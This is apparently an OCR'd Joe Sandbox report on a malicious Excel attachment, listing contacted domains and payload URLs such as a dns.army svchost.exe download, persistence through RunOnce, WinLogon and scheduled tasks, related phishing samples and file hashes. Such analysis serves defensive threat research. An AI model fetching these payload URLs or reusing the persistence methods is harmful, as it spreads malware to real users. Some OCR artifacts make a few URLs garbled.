http://vccmd01.t35.com/cmsys.gif8X;E	0%	Avira URL Cloud	safe	
www.evolvekitchendesign.com/ffw/	0%	Avira URL Cloud	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://vccmd02.googlecode.com/filesoLgFqAfjBmuVwzFlRdVmuMSmtmQbIqqyE	0%	Avira URL Cloud	safe	
http://vccmd01.zxq.net/cmsys.gif	0%	Avira URL Cloud	safe	
http://vccmd03.googlecode.com/files/cmsys.gif)	0%	Avira URL Cloud	safe	
http://stdyworkfinetraingst.dns.army/findoc/svchost.exe	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
chapelcouture.com	34.102.136.180	true	true		unknown
stdyworkfinetraingst.dns.army	103.141.138.118	true	true		unknown
demo.sdssoftltd.co.uk	103.67.236.191	true	true		unknown
fqe.short.gy	52.59.165.42	true	false		unknown
googlecode.l.googleusercontent.com	74.125.143.82	true	false		high
vccmd03.googlecode.com	unknown	unknown	true		unknown
vccmd01.t35.com	unknown	unknown	true		unknown
vccmd01.googlecode.com	unknown	unknown	true		unknown
vccmd02.googlecode.com	unknown	unknown	true		unknown
www.chapelcouture.com	unknown	unknown	true		unknown
vccmd01.zxq.net	unknown	unknown	true		unknown

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
http://vccmd03.googlecode.com/files/cmsys.gif	false	• Avira URL Cloud: safe	unknown
http://https://demo.sdssoftltd.co.uk/bin_iOxAb78.bin103.141.138.118/bin_iOxAb78	true		unknown
http://vccmd02.googlecode.com/files/cmsys.gif	false	• Avira URL Cloud: safe	unknown
http://vccmd01.googlecode.com/files/cmsys.gif	false	• Avira URL Cloud: safe	unknown
www.evolvekitchendesign.com/ffw/	true	• Avira URL Cloud: safe	low
http://stdyworkfinetraingst.dns.army/findoc/svchost.exe	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://vccmd02.googlecode.com/files/cmsys.gif4	explorer.exe, 00000008.0000000 2.2236791163.00000000008E6000. 00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.windows.com/pctv.	vbc.exe , 00000005.00000002.21 97641797.00000000031C0000.0000 0002.00000001.sdmp	false		high
http://investor.msn.com	vbc.exe , 00000005.00000002.21 97641797.00000000031C0000.0000 0002.00000001.sdmp	false		high
http://www.msnbc.com/news/ticker.txt	vbc.exe , 00000005.00000002.21 97641797.00000000031C0000.0000 0002.00000001.sdmp	false		high
http://https://demo.sdssoftltd.co.uk/bin_iOxAb78.bin	vbc.exe	true	• Avira URL Cloud: safe	unknown
http://103.141.138.118/bin_iOxAb78.bin	vbc.exe	false	• Avira URL Cloud: safe	unknown
http:// vccmd02.googlecode.com/files/cmsys.gifuVwzFlRdVmuMSmt mQbIqqyE	explorer.exe, 00000008.0000000 2.2236947753.0000000000927000. 00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://windowsmedia.com/redir/services.asp? WMPFriendly=true	vbc.exe , 00000005.00000002.21 98957160.00000000033A7000.0000 0002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.hotmail.com/oe	vbc.exe , 00000005.00000002.21 97641797.00000000031C0000.0000 0002.00000001.sdmp	false		high
http://vccmd01.zxq.net/cmsys.gifr	explorer.exe, 00000008.0000000 2.2236767990.00000000008CD000. 00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://vccmd01.googlecode.com/files/cmsys.giffi	explorer.exe, 00000008.0000000 2.2236780419.00000000008D8000. 00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://vccmd02.googlecode.com/files/cmsys.gif.exe	explorer.exe, 00000008.0000000 2.2236727117.0000000000894000. 00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://services.msn.com/svcs/oe/certpage.asp? name=%s&email=%s&&Check	vbc.exe , 00000005.00000002.21 98957160.00000000033A7000.0000 0002.00000001.sdmp	false		high
http://www.icra.org/vocabulary/.	vbc.exe , 00000005.00000002.21 98957160.00000000033A7000.0000 0002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous.	vbc.exe, 00000004.00000002.2187372005.0000000002CC0000.00000002.00000001.sdmp, svchost.exe, 00000006.00000002.2365850522.0000000000F70000.00000002.00000001.sdmp, icsys.icn.exe, 00000007.00000002.2187194391.0000000002C40000.00000002.00000001.sdmp, explorer.exe, 00000008.00000002.2237647374.0000000002C00000.00000002.00000001.sdmp	false		high
http://vccmd01.t35.com/cmsys.gifr	explorer.exe, 00000008.00000002.2236767990.00000000008CD000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://vccmd01.t35.com/cmsys.gif8X;E	explorer.exe, 00000008.00000002.2236767990.00000000008CD000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://investor.msn.com/	vbc.exe , 00000005.00000002.2197641797.00000000031C0000.00000002.00000001.sdmp	false		high
http://www.%s.comPA	vbc.exe, 00000004.00000002.2187372005.0000000002CC0000.00000002.00000001.sdmp, svchost.exe, 00000006.00000002.2365850522.0000000000F70000.00000002.00000001.sdmp, icsys.icn.exe, 00000007.00000002.2187194391.0000000002C40000.00000002.00000001.sdmp, explorer.exe, 00000008.00000002.2237647374.0000000002C00000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://vccmd02.googlecode.com/filesoLgFqAfjBmuVwzFlRdVmuMSmtmQbIqqyE	explorer.exe, 00000008.00000002.2236947753.0000000000927000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://vccmd01.zxq.net/cmsys.gif	explorer.exe, 00000008.00000002.2236767990.00000000008CD000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://vccmd03.googlecode.com/files/cmsys.gif)	explorer.exe, 00000008.00000002.2236791163.00000000008E6000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
52.59.165.42	fqe.short.gy	United States		16509	AMAZON-02US	false
103.141.138.118	stdyworkfinetraingst.dns.army	Viet Nam		135905	VNPT-AS-VNVIETNAMPOSTSANDTELECOMMUNICATIONSGROUPVN	true
103.67.236.191	demo.sdssoftltd.co.uk	India		135779	OASISGSSERVICES-ASOASISGSSERVICESIN	true
74.125.143.82	googlecode.l.googleusercontent.com	United States		15169	GOOGLEUS	false

Private

IP
192.168.2.255

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	385184
Start date:	12.04.2021
Start time:	07:42:46
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 13m 25s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Required Order Quantity.xlsx
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	40
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.expl.evad.winXLSX@170/31@12/5
EGA Information:	Failed
HDC Information:	• Successful, ratio: 8.3% (good quality ratio 6.3%) • Quality average: 51.3% • Quality standard deviation: 33.1%
HCA Information:	Failed
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsx • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer

Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe, conhost.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 192.35.177.64, 205.185.216.42, 205.185.216.10, 2.20.142.209, 2.20.142.210 • Excluded domains from analysis (whitelisted): au.download.windowsupdate.com.edgesuite.net, audownload.windowsupdate.nsatc.net, au.download.windowsupdate.com.hwcdn.net, apps.digsigtrust.com, ctldl.windowsupdate.com, cds.d2s7q6s2.hwcdn.net, a767.dscg3.akamai.net, apps.identrust.com, au-bg-shim.trafficmanager.net • Report size exceeded maximum capacity and may have missing behavior information. • Report size getting too big, too many NtCreateFile calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtQueryAttributesFile calls found. • Report size getting too big, too many NtQueryValueKey calls found. • Report size getting too big, too many NtWriteVirtualMemory calls found. • VT rate limit hit for: /opt/package/joesandbox/database/analysis/385184/sample/Required Order Quantity.xlsx

Simulations

Behavior and APIs

Time	Type	Description
07:47:06	API Interceptor	62x Sleep call for process: EQNEDT32.EXE modified
07:47:15	API Interceptor	1119x Sleep call for process: svchost.exe modified
07:47:25	API Interceptor	282x Sleep call for process: explorer.exe modified
07:47:26	API Interceptor	15x Sleep call for process: at.exe modified
07:47:27	Task Scheduler	Run new task: At1 path: c:\windows\system\svchost.exe
07:47:27	API Interceptor	208x Sleep call for process: vbc.exe modified
07:47:27	API Interceptor	200x Sleep call for process: taskeng.exe modified
07:47:29	Autostart	Run: HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce Explorer c:\windows\system\explorer.exe RO
07:47:35	Task Scheduler	Run new task: At2 path: c:\windows\system\svchost.exe
07:47:37	Autostart	Run: HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce Svchost c:\windows\system\svchost.exe RO
07:47:54	Autostart	Run: WinLogon Shell C:\Windows\explorer.exe
07:48:02	Autostart	Run: WinLogon Shell c:\windows\system\explorer.exe

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
52.59.165.42	Payment advice IN18663Q0031139I.xlsx	Get hash	malicious	Browse	
	NEW ORDER.xlsx	Get hash	malicious	Browse	
	Purchase Order SC_695853.xlsx	Get hash	malicious	Browse	
	http://announcement.smarttechresources.net/track.aspx?6OxJvzbWgtyuD1z1ovZRjhA7oCeMofncfehKrR8LacCTunDd8lIWUsge4AR9zTiorDL1aZ4kAoU=	Get hash	malicious	Browse	
103.141.138.118	MKDRPSJS9E999494993.xlsx	Get hash	malicious	Browse	• stdyworkf inetraistf h.dns.army /findoc/svchost.exe

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Al Rabiah Trade Requirment.xlsx	Get hash	malicious	Browse	• stdyworkfinetraistfh.dns.army/findoc/svchost.exe
	draft bill VCSC2100266.xlsx	Get hash	malicious	Browse	• workfinewsdytraistbk.dns.army/findoc/svchost.exe
	New Order March.xlsx	Get hash	malicious	Browse	• stdyworkfinetraistmg.dns.army/findoc/svchost.exe
	March Order 4th.xlsx	Get hash	malicious	Browse	• thdyworkfinerainball.dns.army/findoc/svchost.exe?platform=hootsuite
	BC748484HC9484847DCD.xlsx	Get hash	malicious	Browse	• thdyworkfinerainbows.dns.army/findoc/svchost.exe?platform=hootsuite
	Order 25th Feb.xlsx	Get hash	malicious	Browse	• thdyworkfinerainbows.dns.army/findoc/svchost.exe?platform=hootsuite
	Tyre Order 24th February.xlsx	Get hash	malicious	Browse	• thdyworkfinerainbotm.dns.army/findoc/svchost.exe?platform=hootsuite
	Booking.xlsx	Get hash	malicious	Browse	• thdyworkfinerainbotm.dns.army/findoc/svchost.exe?platform=hootsuite
	22-2-2021 .xlsx	Get hash	malicious	Browse	• thdyworkfinerainbotm.dns.army/findoc/svchost.exe
	17-02 Requirment.xlsx	Get hash	malicious	Browse	• workfinestdyrainbost.dns.army/findoc/svchost.exe
	New-Order Requirment.xlsx	Get hash	malicious	Browse	• workfinestdyrainbost.dns.army/findoc/svchost.exe
	Inquiry from Pure fine food Ltd.xlsx	Get hash	malicious	Browse	• workfinestdyrainbost.dns.army/findoc/svchost.exe
	Debtor_Statement.xlsx	Get hash	malicious	Browse	• workfinestdyrainbost.dns.army/findoc/svchost.exe
	Order 34.xlsx	Get hash	malicious	Browse	• wsdyworkfinerainbows.dns.army/receipwt/svchost.exe

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	3rd February Order Request.xlsx	Get hash	malicious	Browse	• workfinestdyrainbost.dns.army/receipwt/svchost.exe
	Order Requirment.xlsx	Get hash	malicious	Browse	• workfinestdyrainbost.dns.army/receipwt/svchost.exe
	Vietcong Order February.xlsx	Get hash	malicious	Browse	• workfinestdyrainbost.dns.army/receipwt/svchost.exe
	Tyre List.xlsx	Get hash	malicious	Browse	• wsdyworkfinerainbows.dns.army/receipwt/svchost.exe
	New -PO January.xlsx	Get hash	malicious	Browse	• wsdyworkfinesanothws.dns.navy/worksdoc/svchost.exe
103.67.236.191	http://https://tny.sh/0ssxBTp	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
fqe.short.gy	Proforma Invoice.xlsx	Get hash	malicious	Browse	• 18.184.197.212
	Payment advice IN18663Q0031139I.xlsx	Get hash	malicious	Browse	• 52.59.165.42
	NEW ORDER.xlsx	Get hash	malicious	Browse	• 52.59.165.42
	Purchase Order SC_695853.xlsx	Get hash	malicious	Browse	• 52.59.165.42

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
AMAZON-02US	Proforma Invoice.xlsx	Get hash	malicious	Browse	• 18.184.197.212
	Payment advice IN18663Q0031139I.xlsx	Get hash	malicious	Browse	• 52.59.165.42
	NEW ORDER.xlsx	Get hash	malicious	Browse	• 52.59.165.42
	Purchase Order SC_695853.xlsx	Get hash	malicious	Browse	• 52.59.165.42
	winlog.exe	Get hash	malicious	Browse	• 3.14.206.30
	J6wDHe2QdA.exe	Get hash	malicious	Browse	• 3.22.15.135
	hsOBwEXSsq.exe	Get hash	malicious	Browse	• 3.142.167.54
	1B4AF276CB3E0BFC9709174B8F75E13C4B224F4B35A6E.exe	Get hash	malicious	Browse	• 3.13.191.225
	36ne6xnkop.exe	Get hash	malicious	Browse	• 99.83.185.45
	1ucvVfbHnD.exe	Get hash	malicious	Browse	• 3.13.255.157
	Wire Transfer Update.exe	Get hash	malicious	Browse	• 3.13.255.157
	Five.exe	Get hash	malicious	Browse	• 52.84.150.34
	Pd0Tb0v0WW.exe	Get hash	malicious	Browse	• 52.58.78.16
	Alexandra38.docx	Get hash	malicious	Browse	• 65.9.66.79
	Alexandra38.docx	Get hash	malicious	Browse	• 65.9.66.79
	LtfVNumoON.exe	Get hash	malicious	Browse	• 13.56.33.8
	mW07jhVxX5.exe	Get hash	malicious	Browse	• 35.157.204.206
	giATspz5dw.exe	Get hash	malicious	Browse	• 52.15.160.167
	rRobw1VVRP.exe	Get hash	malicious	Browse	• 54.202.57.165
	Player.app.zip	Get hash	malicious	Browse	• 13.224.89.127
VNPT-AS-VNVIETNAMPOSTSANDTELECOMMUNICATIONSGROUPVN	Proforma Invoice.xlsx	Get hash	malicious	Browse	• 103.133.108.6
	Payment advice IN18663Q0031139I.xlsx	Get hash	malicious	Browse	• 103.141.138.133
	NEW ORDER.xlsx	Get hash	malicious	Browse	• 103.125.191.170
	Purchase Order SC_695853.xlsx	Get hash	malicious	Browse	• 103.133.106.243
	PRC-20-518 ORIGINAL.xlsx	Get hash	malicious	Browse	• 103.141.138.69
	CNTR-NO-GLDU7267089.xlsx	Get hash	malicious	Browse	• 103.133.108.6
	SwiftMT103.xlsx	Get hash	malicious	Browse	• 103.99.1.149
	Purchase Order.xlsx	Get hash	malicious	Browse	• 103.141.138.117

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	SPARE PARTS drawing.xlsx	Get hash	malicious	Browse	• 103.133.106.243
	IN18663Q0031139I.xlsx	Get hash	malicious	Browse	• 103.141.138.133
	ShipDoc_CI_PL_INV_.xlsx	Get hash	malicious	Browse	• 103.141.138.117
	PROFORMA INVOICE.xlsx	Get hash	malicious	Browse	• 103.141.138.132
	PRC-20-518 ORIGINAL.xlsx	Get hash	malicious	Browse	• 103.141.138.69
	invoice.xlsx	Get hash	malicious	Browse	• 103.133.108.6
	PR_A1191-04052021.xlsx	Get hash	malicious	Browse	• 103.99.1.149
	Quotation Zhejiang.xlsx	Get hash	malicious	Browse	• 103.141.138.117
	HL-57269806 TRMER.xlsx	Get hash	malicious	Browse	• 103.139.45.23
	Updated SOA.xlsx	Get hash	malicious	Browse	• 103.141.138.133
	RFQ_ V-21-Kiel-050-D02.xlsx	Get hash	malicious	Browse	• 103.140.251.164
	Statement of Account.xlsx	Get hash	malicious	Browse	• 103.125.191.187
OASISGSSERVICES-ASOASISGSSERVICESIN	0f9zzITIbk.exe	Get hash	malicious	Browse	• 103.67.239.158
	Emmmmmmm.doc	Get hash	malicious	Browse	• 103.67.239.35

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
7dcce5b76c8b17472d024758970a406b	Proforma Invoice.xlsx	Get hash	malicious	Browse	• 103.67.236.191 • 52.59.165.42
	Payment advice IN18663Q0031139I.xlsx	Get hash	malicious	Browse	• 103.67.236.191 • 52.59.165.42
	NEW ORDER.xlsx	Get hash	malicious	Browse	• 103.67.236.191 • 52.59.165.42
	Purchase Order SC_695853.xlsx	Get hash	malicious	Browse	• 103.67.236.191 • 52.59.165.42
	Alexandra38.docx	Get hash	malicious	Browse	• 103.67.236.191 • 52.59.165.42
	fileshare.doc	Get hash	malicious	Browse	• 103.67.236.191 • 52.59.165.42
	documents-351331057.xlsm	Get hash	malicious	Browse	• 103.67.236.191 • 52.59.165.42
	documents-1819557117.xlsm	Get hash	malicious	Browse	• 103.67.236.191 • 52.59.165.42
	IMAGE20210406_490133692.exe.exe	Get hash	malicious	Browse	• 103.67.236.191 • 52.59.165.42
	PRESUPUESTO.xlsx	Get hash	malicious	Browse	• 103.67.236.191 • 52.59.165.42
	Documents_460000622_1464906353.xls	Get hash	malicious	Browse	• 103.67.236.191 • 52.59.165.42
	8e29685862fc0d569411c311852d3bb2da2eedb25fc9085a95020b17ddc073a9.xls	Get hash	malicious	Browse	• 103.67.236.191 • 52.59.165.42
	8e29685862fc0d569411c311852d3bb2da2eedb25fc9085a95020b17ddc073a9.xls	Get hash	malicious	Browse	• 103.67.236.191 • 52.59.165.42
	Invoice copyt2.pps	Get hash	malicious	Browse	• 103.67.236.191 • 52.59.165.42
	Invoice copy.ppt	Get hash	malicious	Browse	• 103.67.236.191 • 52.59.165.42
	Invoice copy.ppt	Get hash	malicious	Browse	• 103.67.236.191 • 52.59.165.42
	Scan emco Bautechni specification.pps	Get hash	malicious	Browse	• 103.67.236.191 • 52.59.165.42
	PRESUPUESTO.xlsx	Get hash	malicious	Browse	• 103.67.236.191 • 52.59.165.42
	Scan emco Bautechni specification.pps	Get hash	malicious	Browse	• 103.67.236.191 • 52.59.165.42
	Notice-039539.xlsm	Get hash	malicious	Browse	• 103.67.236.191 • 52.59.165.42

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\77EC63BDA74BD0D0E0426DC8F8008506	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	Microsoft Cabinet archive data, 58596 bytes, 1 file
Category:	dropped
Size (bytes):	58596
Entropy (8bit):	**7.995478615012125**
Encrypted:	**true**
SSDEEP:	1536:J7r25qSSheImS2zyCvg3nB/QPsBbgwYkGrLMQ:F2qSSwIm1m/QEBbgb1oQ
MD5:	61A03D15CF62612F50B74867090DBE79
SHA1:	15228F34067B4B107E917BEBAF17CC7C3C1280A8
SHA-256:	F9E23DC21553DAA34C6EB778CD262831E466CE794F4BEA48150E8D70D3E6AF6D
SHA-512:	5FECE89CCBBF994E4F1E3EF89A502F25A72F359D445C034682758D26F01D9F3AA20A43010B9A87F2687DA7BA201476922AA46D4906D442D56EB59B2B881259D3
Malicious:	false
Preview:	MSCF.....,.....I.....T.....bR. .authroot.stl...s~.4..CK..8T....c_.d....A.K.....&.-.J...."Y...$E.KB..D...D.....3.n..u.....\|..=H4..c&.....f.,..=..-....p2.:..`HX.....b..... Di.a.....M.....4.....i..}..:~N.<..>.*.V..CX.....B.....,.q.M.....HB..E~Q...)..Gax../..}7..f.....O0...x..k..ha...y.K.0.h..(....{2Y.].g...yw..\|0.+?.`-../.xvy..e.....w.+^...w\|.Q.k.9&.Q.EzS.f.....>? w.G.....v.F.....A.....-P.$.Y...u....Z..g..>.0&.y.(..<.].`>... ..R.q...g.Y..s.y.B..B....Z.4.<?.R....1.8.<.=.8..[a.s.....add..).NtX....r....R.&W4.5]....k.._iK..xzW.w.M.>,5.}..}.tLX5Ls3_.. ).!..X.~...%.B.....YS9m,,.....BV`.Cee.....?.....:.x-.q9j...Yps..W...1.A<.X.O....7.ei..a\.~=X....HN.#....h,....y...\.br.8.y"k).....~B..v....GR.g|.z..+.D8.m..F .h...*.....ItNs.\....s..,.f `D...]..k...:9..lk.<D....u.....[...*.wY.O....P?.U.l....Fc.ObLq.....Fvk..G9.8..!..\T:K`.....'.3.....;.u..h...uD..^.bS...r.....j..j .=...s .FxV....g.c.s..9.

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\E0F5C59F9FA661F6F4C50B87FEF3A15A	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	data
Category:	dropped
Size (bytes):	893
Entropy (8bit):	7.366016576663508
Encrypted:	false
SSDEEP:	24:hBntmDvKUQQDvKUr7C5fpqp8gPvXHmXvponXux:3ntmD5QQD5XC5RqHHXmXvp++x
MD5:	D4AE187B4574036C2D76B6DF8A8C1A30
SHA1:	B06F409FA14BAB33CBAF4A37811B8740B624D9E5
SHA-256:	A2CE3A0FA7D2A833D1801E01EC48E35B70D84F3467CC9F8FAB370386E13879C7
SHA-512:	1F44A360E8BB8ADA22BC5BFE001F1BABB4E72005A46BC2A94C33C4BD149FF256CCE6F35D65CA4F7FC2A5B9E15494155449830D2809C8CF218D0B9196EC646BC
Malicious:	false
Preview:	0..y..*.H.....j0..f...1.0...*.H.....N0..J0..2.....D....'..09...@k0...*.H.....0?1$0"..U....Digital Signature Trust Co.1.0...U....DST Root CA X30...000930211219Z..210930 140115Z0?1$0"..U....Digital Signature Trust Co.1.0...U....DST Root CA X30.."0...*.H.....0.....P..W..be.....,k0.[...}.@.....3vI*.?II..N..>H.e...!.e.*.2....w..{.....s.z..2..~ ..0....*8.y.1.P..e.Qc...a.Ka..Rk...K.(.H.....>.... .[.*....p....%.tr.{j.4.0...h.{T....Z...=d.....Ap..r.&.8U9C....\@.....%.....:..n.>..\..<.i....*.)W..=....]......B0@0...U.....0....0...U..... ....0...U.....{,q...K.u...`...0...*.H.....,...\...(f7:...?K.... ]..YD.>.>..K.t.....t..~.....K. D....}..j.....N..:.pl.....:^H...X._..Z.....Y..n.....f3.Y[...sG.+..7H..VK....r2...D.SrmC.&H.Rg. X..gvqx...V..9$1....Z0G..P.....dc`.....}...=2.e..|.Wv..(9..e...w.j..w.....)...55.1.

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\77EC63BDA74BD0D0E0426DC8F8008506	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	data
Category:	dropped
Size (bytes):	326
Entropy (8bit):	3.1148647443996618
Encrypted:	false
SSDEEP:	6:kKQHwTJ0N+SkQlPlEGYRMY9z+4KlDA3RUe0ht:oHwTJrkPlE99SNxAhUe0ht
MD5:	77CC1D6B58C1B27A7F0FA29CE9F2AD8F
SHA1:	F3392B4A6234DFD549F630064EBA40F22867F8B9
SHA-256:	0C5E7A466378770D2CFE2C9EB8531FC71336950FAE97DB6D85158BFE0D18A94F
SHA-512:	AE27D38466827579E70A343C269C7DB91CD8CA7D4A84D795D225E96E04879ED44263B2BD1C1E30537E01E6038F33A73D78D0E42FDC8FB14F7C2257047E90B51
Malicious:	false
Preview:	p..... ...../..(..... ....$.....h.t.t.p.:././.c.t.l.d.l...w.i.n.d.o.w.s.u.p.d.a.t.e...c.o.m./.m.s.d.o.w.n.l.o.a.d./.u.p.d.a.t.e./.v.3./.s.t.a.t.i.c./.t.r.u.s.t.e.d.r./.e.n./.a.u.t.h.r.o.o.t.s.t.l...c.a.b..."..0.d.8.f.4.f.3.f.6.f.d.7.1.:.0."...

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\E0F5C59F9FA661F6F4C50B87FEF3A15A	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	data
Category:	dropped
Size (bytes):	252
Entropy (8bit):	2.979010474252438
Encrypted:	false

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\E0F5C59F9FA661F6F4C50B87FEF3A15A	
SSDEEP:	3:kkFkl79vfllXlE/jQEBllPlzRkwWBARLNDU+ZMlKlBkvclcMlVHblB1Ffl5nPWl9:kKkyQE1liBAIdQZV7ulPPN
MD5:	B9E53589AFB298B118C45111A1C25186
SHA1:	5AC1F22169CB4016BA05F44853BBA04DDB5083EE
SHA-256:	AD36D1BCDF67273875CF0F5BFC1F8B6D83066014EEBEE1ECA242B909B2A8362E
SHA-512:	C53EBF800965FE39B6FF4E3D649F94619AE6F42DC45417798614CB036799157C32FAC6633D59645C39D5819E19F42D9F052B790E4615EE506664C326C800CDF7
Malicious:	false
Preview:	p..... ....`....e?../..(..... .....|.j-.....(.....}...h.t.t.p.:././.a.p.p.s...i.d.e.n.t.r.u.s.t...c.o.m./.r.o.o.t.s./.d.s.t.r.o.o.t.c.a.x.3...p.7.c...".3.7.d.-.5.b.f.8.d.f.8.0.6.2.7.0.0."...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\svchost[1].exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	downloaded
Size (bytes):	379720
Entropy (8bit):	5.8128747167355925
Encrypted:	false
SSDEEP:	6144:zvEN2U+T6i5LirrllHy4HUcMQY6ZOaoi7ru0qFkBYDoogRl30z0noojflVAdayb1:zENN+T5xYrllrU7QY65oiHuhGYDoogR0
MD5:	AD0C93B574BB947CFF15483EDA82811E
SHA1:	AD379C5A86BF646C4A079E737A364AB352107E5B
SHA-256:	BCAAC39113BD17158FE86A77328F97E9C3FA14860C9C4449A8AE0768C85243F4
SHA-512:	B31231362967089A28F24F84DFD185FDB9E2FC940EABD112BEFF03968993F9D7A820ADC1DB83A6775A3473C8FF2FAD8D067C7CA16B4A7E7C57337450BEDFC1(9
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100%
